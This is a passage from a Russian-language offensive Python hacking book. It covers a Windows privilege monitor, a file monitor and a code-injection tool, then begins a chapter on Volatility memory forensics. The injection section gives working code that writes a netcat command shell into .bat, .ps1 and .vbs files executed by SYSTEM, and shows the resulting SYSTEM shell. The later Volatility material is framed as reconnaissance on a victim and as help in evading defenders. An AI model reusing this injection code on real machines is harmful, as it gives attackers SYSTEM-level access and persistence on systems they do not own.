Помните, что если средство мониторинга процессов нельзя запустить от имени SYSTEM или администратора, вам необходимо следить за процессами, которые *поддаются* мониторингу. Существуют ли какие-то дополнительные привилегии, которыми вы можете воспользоваться? Пользовательский процесс с некорректными привилегиями — это отличный шанс получить доступ к учетной записи SYSTEM или выполнить код в ядре. В табл. 10.1 перечислены интересные привилегии, на которые всегда обращают внимание авторы этой книги. Этот перечень не исчерпывающий, но он может послужить хорошей отправной точкой. Список всех привилегий можно найти на веб-сайте MSDN.

Таблица 10.1. Привилегии, заслуживающие внимания

Привилегия	Предоставляемый доступ
SeBackupPrivilege	Позволяет пользователю процесса выполнять резервное копирование файлов и каталогов, а также выдает доступ на чтение (READ) к файлам независимо от того, что указано в их списках управления доступом (access control list, ACL)
SeDebugPrivilege	Позволяет пользователю процесса отлаживать другие активные процессы, в том числе получать их дескрипторы для внедрения в них DLL или другого кода
SeLoadDriver	Позволяет пользователю процесса загружать и выгружать драйверы

Итак, вы знаете, на какие привилегии стоит обращать внимание. Теперь применим Python для автоматического получения информации о привилегиях процессов, которые мы отслеживаем. Мы воспользуемся модулями `win32security`, `win32api` и `win32con`. Если вы попадете в ситуацию, когда эти модули нельзя загрузить, попытайтесь перевести все функции,

представленные далее, в системные вызовы с помощью библиотеки `ctypes`. Это возможно, но потребует намного больше усилий.

Откройте файл `process_monitor.py` и добавьте следующий код непосредственно над уже имеющейся функцией `log_to_file`:

```
def get_process_privileges(pid):
    try:
        hproc = win32api.OpenProcess( ❶
            win32con.PROCESS_QUERY_INFORMATION, False, pid
            )
        htok = win32security.OpenProcessToken(hproc, win32con.TOKEN_QUERY) ❷
        privs = win32security.GetTokenInformation( ❸
            htok,win32security.TokenPrivileges
            )
        privileges = ''
        for priv_id, flags in privs:
            if flags == (win32security.SE_PRIVILEGE_ENABLED | ❹
                    win32security.SE_PRIVILEGE_ENABLED_BY_DEFAULT):
                privileges += f'{win32security.LookupPrivilegeName(None,
                                priv_id)}|' ❺
    except Exception:
        privileges = 'N/A'

    return privileges
```

Мы используем ID процесса, чтобы получить его дескриптор ❶. Дальше берем маркер процесса ❷ и запрашиваем информацию о нем ❸, отправляя структуру `win32security.TokenPrivileges`. Вызов `GetTokenInformation` возвращает список кортежей. Первым элементом кортежа является привилегия, а второй элемент говорит о том, включена она или нет. Поскольку нас интересуют только включенные привилегии, мы сначала проверяем биты `SE_PRIVILEGE_ENABLED` и `SE_PRIVILEGE_ENABLED_BY_DEFAULT` ❹, а затем сохраняем удобочитаемое название соответствующей привилегии ❺.

Теперь отредактируем уже имеющийся код, чтобы правильно выводить и записывать эту информацию. Найдите строчку

```
privileges = "N/A"
```

и замените ее следующим кодом:

```
privileges = get_process_privileges(pid)
```

Итак, мы добавили код для отслеживания привилегий. Теперь еще раз запустим скрипт `process_monitor.py` и проверим его вывод. Вы должны получить сведения о привилегиях:

```
C:\Users\tim\work> python.exe process_monitor.py
"Calculator.exe",
20200624084445.120519-240 ,
C:\Program Files\WindowsApps\Microsoft.WindowsCalculator\Calculator.exe,
1204 ,
13116 ,
('DESKTOP-CC91N7I', 0, 'tim') ,
SeChangeNotifyPrivilege|

notepad ,
20200624084436.727998-240 ,
C:\Windows\system32\notepad.exe,
10720 ,
2732 ,
('DESKTOP-CC91N7I', 0, 'tim') ,
SeChangeNotifyPrivilege|SeImpersonatePrivilege|SeCreateGlobalPrivilege|
```

Как видите, нам удалось записать включенные привилегии этих процессов. Теперь мы можем легко усовершенствовать этот скрипт так, чтобы он записывал только те процессы, которые запущены от имени непривилегированного пользователя, но обладают интересными привилегиями. Такой мониторинг позволит нам находить процессы, использующие внешние файлы небезопасным способом.

Наперегонки с чужим кодом

Пакетные файлы, а также скрипты VBScript и PowerShell упрощают жизнь системных администраторов, автоматизируя рутинные задачи. Они, к примеру, могут выполнять регулярную регистрацию в центральной службе распределения или принудительно загружать обновления ПО из собственных репозиториев. Но всем этим скриптовым файлам присуща одна общая проблема — отсутствие надлежащего механизма управления доступом. Мы неоднократно находили на защищенных в целом серверах пакетные файлы и скрипты PowerShell, которые ежедневно выполнялись учетной записью SYSTEM и при этом были доступны для записи любому пользователю в системе.

Если ваше средство мониторинга процессов довольно долго проработает в корпоративной сети (или вы просто установите демонстрационную службу, рассмотренную в начале этой главы), вы сможете увидеть записи наподобие следующей:

```
wscript.exe C:\Windows\TEMP\bhservice_task.vbs , 20200624102235.287541-240 , C:\
Windows\SysWOW64\wscript.exe,2828 , 17516 , ('NT AUTHORITY', 0, 'SYSTEM') , SeLoc
kMemoryPrivilege|SeTcbPrivilege|SeSystemProfilePrivilege|SeProfileSingleProcessPr
```

```
ivilege|SeIncreaseBasePriorityPrivilege|SeCreatePagefilePrivilege|SeCreatePermane
ntPrivilege|SeDebugPrivilege|SeAuditPrivilege|SeChangeNotifyPrivilege|SeImpersona
tePrivilege|SeCreateGlobalPrivilege|SeIncreaseWorkingSetPrivilege|SeTimeZonePrivi
lege|SeCreateSymbolicLinkPrivilege|SeDelegateSessionUserImpersonatePrivilege|
```

Здесь видно, что процесс SYSTEM запустил исполняемый файл `wscript.exe` и передал ему `C:\WINDOWS\TEMP\bhservice_task.vbs` в качестве параметра. Демонстрационный сервис `bhservice`, который вы создали в начале этой главы, должен генерировать такие события ежеминутно.

Но если заглянуть в соответствующую папку, обнаружится, что этого файла там нет. Дело в том, что служба создает файл с кодом на VBScript, выполняет его и затем удаляет. Мы не раз видели этот прием в исполнении коммерческого программного обеспечения — зачастую файл создается во временном каталоге, в него записываются какие-то команды, после чего полученный программный файл выполняется и в итоге удаляется.

Чтобы воспользоваться этой ситуацией, нам фактически нужно опередить исполняемый код. Когда ПО или запланированное задание создает файл, мы должны успеть внедрить в него свой код, прежде чем он будет выполнен и удален. Добиться этого можно с помощью удобной функции `ReadDirectoryChangesW` из Windows API, которая позволяет отслеживать любой каталог на предмет изменений, вносимых в ее файлы или подкаталоги. Мы также можем фильтровать эти события, чтобы знать, когда сохраняется определенный файл. Так мы можем быстро внедрить в него свой код, прежде чем он будет выполнен. Иногда бывает крайне полезно просто понаблюдать за всеми временными каталогами на протяжении суток или дольше — помимо потенциального повышения привилегий вы можете обнаружить интересные программные ошибки или случайно раскрытую информацию.

Для начала создадим средство мониторинга файлов, а затем усовершенствуем его так, чтобы оно могло автоматически внедрять код. Создайте файл `file_monitor.py` и наберите следующее:

```
# Модифицированный пример, изначально опубликованный здесь:
# http://timgolden.me.uk/python/win32_how_do_i/watch_directory_for_changes
html
import os
import tempfile
import threading
import win32con
import win32file

FILE_CREATED = 1
```

```
FILE_DELETED = 2
FILE_MODIFIED = 3
FILE_RENAMED_FROM = 4
FILE_RENAMED_TO = 5

FILE_LIST_DIRECTORY = 0x0001
PATHS = ['c:\\WINDOWS\\Temp', tempfile.gettempdir()] ❶

def monitor(path_to_watch):
    h_directory = win32file.CreateFile( ❷
        path_to_watch,
        FILE_LIST_DIRECTORY,
        win32con.FILE_SHARE_READ | win32con.FILE_SHARE_WRITE |
        win32con.FILE_SHARE_DELETE,
        None,
        win32con.OPEN_EXISTING,
        win32con.FILE_FLAG_BACKUP_SEMANTICS,
        None
        )
    while True:
        try:
            results = win32file.ReadDirectoryChangesW( ❸
                h_directory,
                1024,
                True,
                win32con.FILE_NOTIFY_CHANGE_ATTRIBUTES |
                win32con.FILE_NOTIFY_CHANGE_DIR_NAME |
                win32con.FILE_NOTIFY_CHANGE_FILE_NAME |
                win32con.FILE_NOTIFY_CHANGE_LAST_WRITE |
                win32con.FILE_NOTIFY_CHANGE_SECURITY |
                win32con.FILE_NOTIFY_CHANGE_SIZE,
                None,
                None
            )
            for action, file_name in results: ❹
                full_filename = os.path.join(path_to_watch, file_name)
                if action == FILE_CREATED:
                    print(f'[+] Created {full_filename}')
                elif action == FILE_DELETED:
                    print(f'[-] Deleted {full_filename}')
                elif action == FILE_MODIFIED:
                    print(f'[*] Modified {full_filename}')
                    try:
                        print('[vvv] Dumping contents ... ')
                        with open(full_filename) as f: ❺
                            contents = f.read()
                        print(contents)
                        print('[^^^] Dump complete.')
                    except Exception as e:
                        print(f'[!!!] Dump failed. {e}')

                elif action == FILE_RENAMED_FROM:
```

```
                print(f'[>] Renamed from {full_filename}')
            elif action == FILE_RENAMED_TO:
                print(f'[<] Renamed to {full_filename}')
            else:
                print(f'[?] Unknown action on {full_filename}')
        except Exception:
            pass

if __name__ == '__main__':
    for path in PATHS:
        monitor_thread = threading.Thread(target=monitor, args=(path,))
        monitor_thread.start()
```

Мы создаем список каталогов, которые хотим отслеживать ❶, — в нашем случае это две широко используемые папки для временных файлов. Если вам захочется понаблюдать за другими местами, можете отредактировать этот список по своему усмотрению.

Для каждого из этих путей мы создаем поток мониторинга, который вызывает функцию `start_monitor`. Вначале она пытается получить дескриптор каталога, за которым мы хотим следить ❷. Затем вызывается функция `ReadDirectoryChangesW` ❸, которая уведомляет нас о вносимых изменениях. Мы получаем имя измененного файла и тип произошедшего события ❹. Дальше выводим полезную информацию о том, что случилось с этим конкретным файлом, и если обнаружилось, что он изменен, отображаем для наглядности все его содержимое ❺.

Проверка написанного

Откройте командную оболочку `cmd.exe` и запустите `file_monitor.py`:

```
C:\Users\tim\work> python.exe file_monitor.py
```

Откройте вторую командную оболочку `cmd.exe` и выполните следующие команды:

```
C:\Users\tim\work> cd C:\Windows\temp
C:\Windows\Temp> echo hello > filetest.bat
C:\Windows\Temp> rename filetest.bat file2test
C:\Windows\Temp> del file2test
```

Вы должны увидеть приблизительно такой вывод:

```
[+] Created c:\WINDOWS\Temp\filetest.bat
[*] Modified c:\WINDOWS\Temp\filetest.bat
[vvv] Dumping contents ...
```

```
hello

[^^^] Dump complete.
[>] Renamed from c:\WINDOWS\Temp\filetest.bat
[<] Renamed to c:\WINDOWS\Temp\file2test
[-] Deleted c:\WINDOWS\Temp\file2test
```

Если все пошло по плану, советуем вам оставить свое средство мониторинга файлов запущенным в атакуемой системе на сутки. Вы можете удивиться тому, какие файлы создаются, выполняются и удаляются. Чтобы найти дополнительные пути для исследования, можно воспользоваться написанным вами средством мониторинга процессов. Особый интерес могут представлять обновления ПО.

Давайте добавим возможность внедрять в эти файлы исполняемый код.

Внедрение кода

Получив возможность отслеживать процессы и пути к файлам, организуем автоматическое внедрение в интересующие нас файлы исполняемого кода. Напишем элементарные команды, которые запускают скомпилированную версию инструмента `netcat.py` с тем же уровнем привилегий, что и у исходной службы (той, которая их выполняет). С помощью этих файлов VBScript, BAT и PowerShell можно натворить множество всевозможных пакостей. Мы создадим общий каркас, наполнение которого будет ограничено лишь вашей фантазией. Откройте скрипт `file_monitor.py` и добавьте следующий код после констант с событиями изменения файлов[1]:

```
NETCAT = 'c:\\users\\tim\\work\\netcat.exe'
TGT_IP = '192.168.1.208'
CMD = f'{NETCAT} -t {TGT_IP} -p 9999 -l -c '
```

Эти константы будет использовать код, который мы собираемся внедрять: `TGT_IP` — это IP-адрес жертвы (компьютера с Windows, на который будет происходить внедрение), а `TGT_PORT` — порт, к которому мы подключимся. Переменная `NETCAT` хранит путь к альтернативе Netcat, написанной в главе 2. Если вы еще не сгенерировали из этого кода исполняемый файл, можете сделать это сейчас:

```
C:\Users\tim\netcat> pyinstaller -F netcat.py
```

[1] Речь идет о FILE_CREATED, FILE_DELETED и т. д.

Затем скопируйте получившийся исполняемый файл в свою папку и убедитесь в том, что переменная NETCAT указывает именно на него.

Команда, которую выполнит внедренный код, создает обратную командную оболочку:

```
FILE_TYPES = { ❶
    '.bat': ["\r\nREM bhpmarker\r\n", f'\r\n{CMD}\r\n'],
    '.ps1': ["\r\n#bhpmarker\r\n", f'\r\nStart-Process "{CMD}"\r\n'],
    '.vbs': ["\r\n'bhpmarker\r\n",
    f'\r\nCreateObject("Wscript.Shell").Run("{CMD}")\r\n'],
}

def inject_code(full_filename, contents, extension):
    if FILE_TYPES[extension][0].strip() in contents: ❷
        return

    full_contents = FILE_TYPES[extension][0] ❸
    full_contents += FILE_TYPES[extension][1]
    full_contents += contents
    with open(full_filename, 'w') as f:
        f.write(full_contents)
    print('\\o/ Injected Code')
```

Вначале мы создаем словарь фрагментов кода, которые соответствуют тому или иному расширению файлов ❶. Каждый фрагмент содержит уникальный маркер и код, который мы хотим внедрить. Маркер нужен для того, чтобы избежать бесконечных циклов в ситуациях, когда мы видим, что файл изменился, вставляем наш код и сами воспринимаем это действие как событие изменения файла. К тому же по мере выполнения этого цикла файл рано или поздно вырастет до гигантских размеров и жесткий диск сойдет с ума. Вместо этого программа проверяет наличие маркера и, если он есть, не модифицирует файл повторно.

Дальше функция inject_code производит собственно внедрение кода и проверку маркера. Убедившись в том, что маркер отсутствует ❷, мы записываем его вместе с кодом, который, по нашему замыслу, должен выполнить атакуемый процесс ❸. Теперь нам нужно отредактировать главный цикл событий, так чтобы он проверял расширения файлов и вызывал inject_code:

```
--пропущено--
                elif action == FILE_MODIFIED:
                    extension = os.path.splitext(full_filename)[1] ❶

                if extension in FILE_TYPES: ❷
                    print(f'[*] Modified {full_filename}')
                    print('[vvv] Dumping contents ... ')
                try:
```

```
                    with open(full_filename) as f:
                        contents = f.read()
                    # НОВЫЙ КОД
                    inject_code(full_filename, contents, extension)
                    print(contents)
                    print('[^^^] Dump complete.')
                except Exception as e:
                    print(f'[!!!] Dump failed. {e}')
--пропущено--
```

Это довольно простое и понятное дополнение к основному циклу. Мы лаконично извлекаем расширение файла ❶ и сопоставляем его с нашим словарем известных файловых типов ❷. Если расширение присутствует в словаре, вызываем функцию `inject_code`. Посмотрим, как это работает.

Проверка написанного

Если в начале этой главы вы установили `bhservice`, можете с легкостью протестировать свое новое модное средство внедрения кода. Убедитесь в том, что служба запущена, а затем выполните скрипт `file_monitor.py`. В конечном счете вы должны увидеть вывод, сигнализирующий о создании и редактировании файла `.vbs`, а также о внедрении кода. В следующем примере мы убрали вывод содержимого файла, чтобы сэкономить место:

```
[*] Modified c:\Windows\Temp\bhservice_task.vbs
[vvv] Dumping contents ...
\o/ Injected Code
[^^^] Dump complete.
```

Теперь, открыв окно командной строки, вы должны увидеть, что интересующий нас порт открыт:

```
c:\Users\tim\work> netstat -an |findstr 9999
  TCP    192.168.1.208:9999     0.0.0.0:0         LISTENING
```

Если все прошло хорошо, вы сможете воспользоваться командой `nc` или запустить скрипт `netcat.py` из главы 2, чтобы подключиться к прослушивающей программе, которую только что запустили. Чтобы подтвердить успешное повышение привилегий, подключитесь из своей системы Kali и проверьте, от имени какого пользователя вы вошли:

```
$ nc -nv 192.168.1.208 9999
Connection to 192.168.1.208 port 9999 [tcp/*] succeeded!
 #> whoami
nt authority\system
 #> exit
```

Это свидетельствует о том, что вы обзавелись привилегиями ее высочества учетной записи SYSTEM. Внедрение кода сработало.

После прочтения этой главы у вас может сложиться впечатление, что эти атаки носят несколько эзотерический характер. Но проведя достаточно времени внутри крупной корпоративной сети, вы поймете, что представленные здесь методы вполне жизнеспособны. Вы можете легко усовершенствовать написанные вами инструменты или превратить их в узконаправленные скрипты для взлома локальной учетной записи или приложения. Один только интерфейс WMI может послужить отличным источником полезной локальной информации — он может позволить продолжить атаку после того как вы проникли в сеть. Повышение привилегий — неотъемлемый элемент любого хорошего трояна.

11

Методы компьютерно-технической экспертизы в арсенале хакера

Компьютерно-техническая экспертиза (КТЭ) проводится в случае нарушения безопасности или для того, чтобы подтвердить сам факт такого нарушения. Эксперты обычно хотят получить снимок оперативной памяти атакованного устройства, чтобы извлечь криптографические ключи или другую хранящуюся в ней информацию. На их счастье, команда талантливых разработчиков создала на языке Python целый фреймворк под названием *Volatility*, который походит для таких задач и преподносится как передовое средство анализа памяти. Те, кто реагирует на нарушения безопасности, проводит КТЭ и анализирует вредоносное ПО, могут применять Volatility и для целого ряда других задач, таких как исследование объектов ядра, анализ и создание снимков памяти процесса и т. д.

Программное обеспечение Volatility предназначено для защиты, однако любой достаточно действенный инструмент можно задействовать и для атаки. С помощью Volatility мы будем собирать сведения об интересующем нас пользователе, а затем напишем собственные подключаемые модули для поиска слабо защищенных процессов, выполняемых в виртуальной машине (ВМ).

Представьте, что вы пробрались в компьютер и обнаружили, что пользователь работает с конфиденциальными данными внутри ВМ. Для подстраховки на случай, если что-то пойдет не так, он, скорее всего, создает снимки ВМ. Мы применим систему анализа памяти Volatility для исследования таких снимков и попытаемся выяснить, как используется эта ВМ и какие процессы в ней выполняются. А также поищем потенциальные уязвимости, которые могут пригодиться в дальнейших атаках.

Приступим!

Установка

Проект Volatility появился несколько лет назад и совсем недавно был полностью переписан. Мало того что кодовая база теперь основана на Python 3, был проведен рефакторинг всего фреймворка, так чтобы его компоненты стали независимыми, — для работы подключаемых модулей достаточно их собственного внутреннего состояния.

Создадим виртуальное окружение специально для работы с Volatility. В этом примере мы используем Python 3 в терминале PowerShell на компьютере с Windows. Если вы пользуетесь Windows, убедитесь, что у вас установлена система управления версиями `git`. Можете скачать ее на странице https://git-scm.com/downloads/.

```
PS> python3 -m venv vol3 ❶
PS> vol3/Scripts/Activate.ps1
PS> cd vol3/
PS> git clone https://github.com/volatilityfoundation/volatility3.git ❷
PS> cd volatility3/
PS> python setup.py install
PS> pip install pycryptodome ❸
```

Вначале мы создаем и активируем виртуальное окружение `vol3` ❶. Затем переходим в каталог виртуального окружения, клонируем репозиторий Volatility 3, размещенный на GitHub ❷, и устанавливаем его вместе с пакетом `pycryptodome` ❸, который нам понадобится позже.

Чтобы просмотреть подключаемые модули и параметры, которые предлагает Volatility, используйте следующую команду (в Windows):

```
PS> vol --help
```

В Linux и Mac нужно запустить интерпретатор Python, находясь в виртуальном окружении, как показано ниже:

```
$> python vol.py --help
```

В этой главе мы будем использовать Volatility в командной строке, но с этим фреймворком можно работать по-разному. Например, у нее есть веб-интерфейс Volumetric с открытым исходным кодом, написанный теми же разработчиками (https://github.com/volatilityfoundation/volumetric/). Вы можете исследовать примеры кода в проекте Volumetric, чтобы лучше понять, как применять Volatility в собственных программах. Кроме того, можете воспользоваться интерфейсом `volshell`, который позволяет работать с фреймворком Volatility и имеет вид обычной интерактивной оболочки Python.

В следующих примерах будем использовать командную строку Volatility. Для экономии места вывод отредактирован — в нем показано только то, что мы обсуждаем. Поэтому имейте в виду, что в вашем выводе будет больше строчек и столбцов.

Прежде чем углубляться в код, заглянем внутрь Volatility:

```
PS> cd volatility/framework/plugins/windows/
PS> ls
_init__.py    driverscan.py memmap.py        psscan.py   vadinfo.py
bigpools.py   filescan.py   modscan.py       pstree.py   vadyarascan.py
cachedump.py  handles.py    modules.py       registry/   verinfo.py
callbacks.py  hashdump.py   mutantscan.py    ssdt.py     virtmap.py
cmdline.py    info.py       netscan.py       strings.py
dlllist.py    lsadump.py    poolscanner.py   svcscan.py
driverirp.py  malfind.py    pslist.py        symlinkscan.py
```

В этом листинге мы видим файлы Python внутри каталога с подключаемыми модулями в Windows. Настоятельно советуем потратить какое-то время на исследование кода в этих файлах. Вы сможете увидеть, что структура подключаемых модулей Volatility формируется по одной и той же схеме. Это поможет вам лучше разобраться в данном фреймворке и, что еще важнее, даст общее представление об образе мышления и намерениях тех, кто обеспечивает безопасность. Понимание того, на что они способны и как достигают своих целей, сделает вас более умелым хакером и научит лучше избегать обнаружения.

Итак, мы подготовили платформу анализа к работе. Теперь нужно проанализировать какие-то образы памяти. Проще всего для этого сделать снимок собственной виртуальной машины с Windows 10.

Сначала включите свою ВМ и запустите несколько процессов (например, блокнот, калькулятор и браузер) — мы проанализируем ее память и понаблюдаем за тем, как эти процессы стартуют. Затем сделайте снимок с помощью своего гипервизора. В папке, в которой гипервизор хранит образы виртуальных машин, появится новый файл с расширением `.vmem` или `.mem`. Давайте его исследуем!

Стоит отметить, что в интернете тоже можно найти множество образов памяти. Один из них, который мы рассматриваем в этой главе, предоставлен компанией PassMark Software по адресу: https://www.osforensics.com/tools/volatility-workbench.html/. На веб-сайте Volatility Foundation тоже есть несколько образов, с которыми можно поэкспериментировать: https://github.com/volatilityfoundation/volatility/wiki/Memory-Samples/.

Сбор общих сведений

Соберем общие сведения об анализируемом компьютере. Подключаемый модуль `windows.info` показывает информацию об операционной системе и ядре в нашем снимке памяти:

```
PS>vol -f WinDev2007Eval-Snapshot4.vmem windows.info ❶
Volatility 3 Framework 1.2.0-beta.1
Progress:   33.01               Scanning primary2 using PdbSignatureScanner
Variable        Value

Kernel Base     0xf80067a18000
DTB             0x1aa000
primary 0       WindowsIntel32e
memory_layer    1 FileLayer
KdVersionBlock  0xf800686272f0
Major/Minor     15.19041
MachineType     34404
KeNumberProcessors     1
SystemTime      2020-09-04 00:53:46
NtProductType   NtProductWinNt
NtMajorVersion  10
NtMinorVersion  0
PE MajorOperatingSystemVersion   10
PE MinorOperatingSystemVersion   0
PE Machine      34404
```

Мы указали имя файла со снимком с помощью ключа `-f` и нужный подключаемый модуль для Windows, `windows.info` ❶. Volatility читает и анализирует снимок памяти, выводя общую информацию о данной системе Windows. Как

видите, мы имеем дело с ВМ под управлением Windows 10.0, у которой есть один процессор и один слой памяти.

Можете в образовательных целях применить к образу памяти несколько подключаемых модулей, одновременно анализируя их код. Чтение кода и сопоставление его с соответствующим выводом покажет вам, как этот код должен работать, и раскроет общий образ мышления тех, кто отвечает за безопасность.

Дальше, воспользовавшись подключаемым модулем `registry.printkey`, мы можем вывести значения ключа в реестре. В реестре Windows имеется множество ценной информации, и Volatility позволяет найти любое значение, которое вас интересует. Здесь мы ищем установленные службы. Эта информация находится по ключу `/ControlSet001/Services`, который принадлежит базе данных диспетчера управления службами (Service Control Manager, SCM):

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.registry.printkey
       --key 'ControlSet001\Services'
Volatility 3 Framework 1.2.0-beta.1
Progress:   33.01               Scanning primary2 using PdbSignatureScanner
... Key                                          Name    Data       Volatile
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services .NET CLR Data      False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Appinfo            False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services applockerfltr      False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services AtomicAlarmClock   False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Beep               False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services fastfat            False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services MozillaMaintenance False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services NTDS               False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Ntfs               False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services ShellHWDetection   False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services SQLWriter          False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Tcpip              False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Tcpip6             False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services terminpt           False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services W32Time            False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services WaaSMedicSvc       False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services WacomPen           False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services Winsock            False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services WinSock2           False
\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services WINUSB             False
```

Этот вывод содержит список всех служб, установленных в системе (мы его сократили для экономии места).

Сбор сведений о пользователе

Давайте соберем информацию о пользователе ВМ. Подключаемый модуль `cmdline` выводит аргументы командной строки каждого процесса, который был запущен в момент создания снимка. Это поможет нам лучше понять поведение и намерения пользователя:

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.cmdline
Volatility 3 Framework 1.2.0-beta.1
Progress:   33.01               Scanning primary2 using PdbSignatureScanner
PID     Process Args

72      Registry        Required memory at 0x20 is not valid (process exited?)
340     smss.exe        Required memory at 0xa5f1873020 is inaccessible (swapped)
564     lsass.exe       C:\Windows\system32\lsass.exe
624     winlogon.exe    winlogon.exe
2160    MsMpEng.exe     "C:\ProgramData\Microsoft\Windows Defender\
                        platform\4.18.2008.9-0\MsMpEng.exe"
4732    explorer.exe    C:\Windows\Explorer.EXE
4848    svchost.exe     C:\Windows\system32\svchost.exe -k ClipboardSvcGroup -p
4920    dllhost.exe     C:\Windows\system32\DllHost.exe /Processid:{AB8902B4-09CA-
                        4BB6-B78DA8F59079A8D5}
5084    StartMenuExper  "C:\Windows\SystemApps\Microsoft.Windows. . ."
5388    MicrosoftEdge.  "C:\Windows\SystemApps\Microsoft.MicrosoftEdge_. . ."
6452    OneDrive.exe    "C:\Users\Administrator\AppData\Local\Microsoft\OneDrive\
                        OneDrive.exe"
/background
6484    FreeDesktopClo  "C:\Program Files\Free Desktop Clock\FreeDesktopClock.exe"
7092    cmd.exe         "C:\Windows\system32\cmd.exe" ❶
3312    notepad.exe     notepad ❷
3824    powershell.exe  "C:\Windows\System32\WindowsPowerShell\v1.0\
                        powershell.exe"
6448    Calculator.exe  "C:\Program Files\WindowsApps\
                        Microsoft.WindowsCalculator_. . ."
6684    firefox.exe     "C:\Program Files (x86)\Mozilla Firefox\firefox.exe"
6432    PowerToys.exe   "C:\Program Files\PowerToys\PowerToys.exe"
7124    nc64.exe        Required memory at 0x2d7020 is inaccessible (swapped)
3324    smartscreen.ex  C:\Windows\System32\smartscreen.exe -Embedding
4768    ipconfig.exe    Required memory at 0x840308e020 is not valid
                        (process exited?)
```

В этом списке перечислены ID процессов, их названия и аргументы, с которыми они были запущены. Как видите, большинство процессов были запущены самой системой, скорее всего, во время загрузки. А вот `cmd.exe` ❶ и `notepad.exe` ❷ — это типичные процессы, которые запускает пользователь.

Исследуем эту информацию немного подробнее, применив подключаемый модуль `pslist`, который выводит список процессов, запущенных в момент создания снимка:

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.pslist
Volatility 3 Framework 1.2.0-beta.1
Progress:   33.01               Scanning primary2 using PdbSignatureScanner
PID     PPID    ImageFileName   Offset(V)   Threads Handles SessionId   Wow64

4       0       System          0xa50bb3e6d040 129       -       N/A     False
72      4       Registry        0xa50bb3fbd080 4         -       N/A     False
6452    4732    OneDrive.exe    0xa50bb4d62080 25        -       1       True
6484    4732    FreeDesktopClo 0xa50bbb847300 1         -       1       False
6212    556     SgrmBroker.exe 0xa50bbb832080 6         -       0       False
1636    556     svchost.exe     0xa50bbadbe340 8         -       0       False
7092    4732    cmd.exe         0xa50bbbc4d080 1         -       1       False
3312    7092    notepad.exe     0xa50bbb69a080 3         -       1       False
3824    4732    powershell.exe 0xa50bbb92d080 11        -       1       False
6448    704     Calculator.exe 0xa50bb4d0d0c0 21        -       1       False
4036    6684    firefox.exe     0xa50bbb178080 0         -       1       True
6432    4732    PowerToys.exe  0xa50bb4d5a2c0 14        -       1       False
4052    4700    PowerLauncher. 0xa50bb7fd3080 16        -       1       False
5340    6432    Microsoft.Powe 0xa50bb736f080 15        -       1       False
8564    4732    python-3.8.6-a 0xa50bb7bc2080 1         -       1       True
7124    7092    nc64.exe        0xa50bbab89080 1         -       1       False
3324    704     smartscreen.ex 0xa50bb4d6a080 7         -       1       False
7364    4732    cmd.exe         0xa50bbd8a8080 1         -       1       False
8916    2136    cmd.exe         0xa50bb78d9080 0         -       0       False
4768    8916    ipconfig.exe    0xa50bba7bd080 0         -       0       False
```

Здесь мы видим сами процессы и смещение их адресов в памяти. Некоторые столбцы были опущены для экономии места. В этом списке есть несколько интересных процессов, включая `cmd` и `notepad`, которые нам уже встречались в выводе `cmdline`.

Было бы неплохо взглянуть на процессы, представленные в иерархическом виде, чтобы понять, какие из них породили другие. Для этого воспользуемся подключаемым модулем `pstree`:

```
PS>vol -f WinDev2007Eval-7d959ee5.vmem windows.pstree

Volatility 3 Framework 1.2.0-beta.1
Progress:   33.01               Scanning primary2 using PdbSignatureScanner
PID       PPID    ImageFileName   Offset(V)    Threads Handles SessionId Wow64
4           0       System          0xa50bba7bd080 129       N/A     False
* 556      492       services.exe    0xa50bba7bd080   8         0       False
** 2176    556       wlms.exe        0xa50bba7bd080   2         0       False
** 1796    556       svchost.exe     0xa50bba7bd080  13         0       False
```

```
** 776     556      svchost.exe     0xa50bba7bd080  15        0       False
** 8       556      svchost.exe     0xa50bba7bd080  18        0       False
*** 4556     8      ctfmon.exe      0xa50bba7bd080  10        1       False
*** 5388   704      MicrosoftEdge.  0xa50bba7bd080  35        1       False
*** 6448   704      Calculator.exe  0xa50bba7bd080  21        1       False
*** 3324   704      smartscreen.ex  0xa50bba7bd080   7        1       False
** 2136    556      vmtoolsd.exe    0xa50bba7bd080  11        0       False
*** 8916  2136      cmd.exe         0xa50bba7bd080   0        0       False
**** 4768 8916      ipconfig.exe    0xa50bba7bd080   0        0       False
* 4704     624      userinit.exe    0xa50bba7bd080   0        1       False
** 4732   4704      explorer.exe    0xa50bba7bd080  92        1       False
*** 6432  4732      PowerToys.exe   0xa50bba7bd080  14        1       False
**** 5340 6432      Microsoft.Powe  0xa50bba7bd080  15        1       False
*** 7364  4732      cmd.exe         0xa50bba7bd080   1        -       False
**** 2464 7364      conhost.exe     0xa50bba7bd080   4        1       False
*** 7092  4732      cmd.exe         0xa50bba7bd080   1        -       False
**** 3312 7092      notepad.exe     0xa50bba7bd080   3        1       False
**** 7124 7092      nc64.exe        0xa50bba7bd080   1        1       False
*** 8564  4732      python-3.8.6-a  0xa50bba7bd080   1        1       True
**** 1036 8564      python-3.8.6-a  0xa50bba7bd080   5        1       True
```

Теперь мы имеем более четкое представление о происходящем. Звездочки в строках описывают отношения между родительскими и дочерними процессами. Например, процесс `userinit` (PID 4704) породил `explorer.exe` (PID 4732), а тот в свою очередь — `cmd.exe` (PID 7092). Из `cmd.exe` пользователь запустил `notepad.exe` и еще один процесс под названием `nc64.exe`.

